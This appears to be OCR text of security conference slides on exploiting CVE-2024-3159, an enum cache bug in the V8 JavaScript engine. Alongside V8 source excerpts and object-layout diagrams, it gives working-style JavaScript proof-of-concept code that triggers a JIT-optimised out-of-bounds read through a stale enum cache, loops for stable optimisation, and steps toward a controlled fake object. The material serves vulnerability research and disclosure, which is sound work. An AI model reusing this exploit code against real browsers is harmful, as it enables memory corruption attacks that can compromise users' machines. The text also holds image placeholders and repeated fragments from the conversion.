
```
v8::internal::MapUpdater::ConstructNewMap(){
…
  // If the old descriptors had an enum cache, make sure the new
ones do too.
  if (
      old_descriptors_->enum_cache()->keys()->length() > 0 &&
      new_map->NumberOfEnumerableProperties() > 0
    ) {

    FastKeyAccumulator::InitializeFastPropertyEnumCache(
        isolate_, new_map, new_map->NumberOfEnumerableProperties());
  }
…
}
```

Object 3
Map
Properties
Elements
1
1
1


Map 5
Nof descriptors=3
Backpointer
DescriptorArray
Transition = NULL

Descriptor Array 5		
Map		
Enum Cache: Empty		
“a”	idx:0	SMI
“b”	idx:1	SMI
“c”	idx:2	Double


CVE-2024-3159



CVE-2024-3159



CVE-2024-3159



CVE-2024-3159

```
// Object 4, 1,2 and 3 Setup

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

Get property value index via indices array

```
…
mov r9d, dword ptr [rcx + r15*2 + 0xb]
…
```

?

Object 2
Map
Properties
Elements
1
1

Map 2
Nof descriptors=2
DescriptorArray
Transition Array

Descriptor Array 5		
Map		
Enum Cache		
“a”	idx:0	SMI
“b”	idx:1	SMI
“c”	idx:2	Double

Indices	0	OOB memory…

Enum Cache 2
Map
Keys[1]
Indices[1]

Let the Cache Cache: Exploiting the Enum Cache Vulnerability

Trigger JIT Stably

```
%PrepareFunctionForOptimization(trigger);
trigger(_ => _); trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);
```

```
for (let j = 0; j < 0x600000; j++) {
trigger(_ => _); trigger(_ => _);
}
```

✗

```
for (let j = 0; j < 0x200000; j++) {
trigger(_ => _); trigger(_ => _);
trigger(_ => _); trigger(_ => _);
trigger(_ => _); trigger(_ => _);
}
```


✓

Code density is the key!

Control the Out of Bounds Read

```
static #empty_object = {};
const object1 = CreateObject(1), object2 =
CreateObject(9), object3 = CreateObject(10),
object4 = CreateObject(11);

function trigger(callback) {
  for (let key in object2) {
    if (key == "p7") {
      callback();
      return object2[key];}}
}
JIT(trigger);
fakeobj = trigger(function() {
  object3.p9 = 1.1;
  for (let key in object1) { };
  let string = String.fromCharCode.apply(null,
0x44, 0x43, 0x42, 0x41);
  #empty_object[string];
});
```


Object2[0x41424344]



Control the Out of Bounds Read – More Details

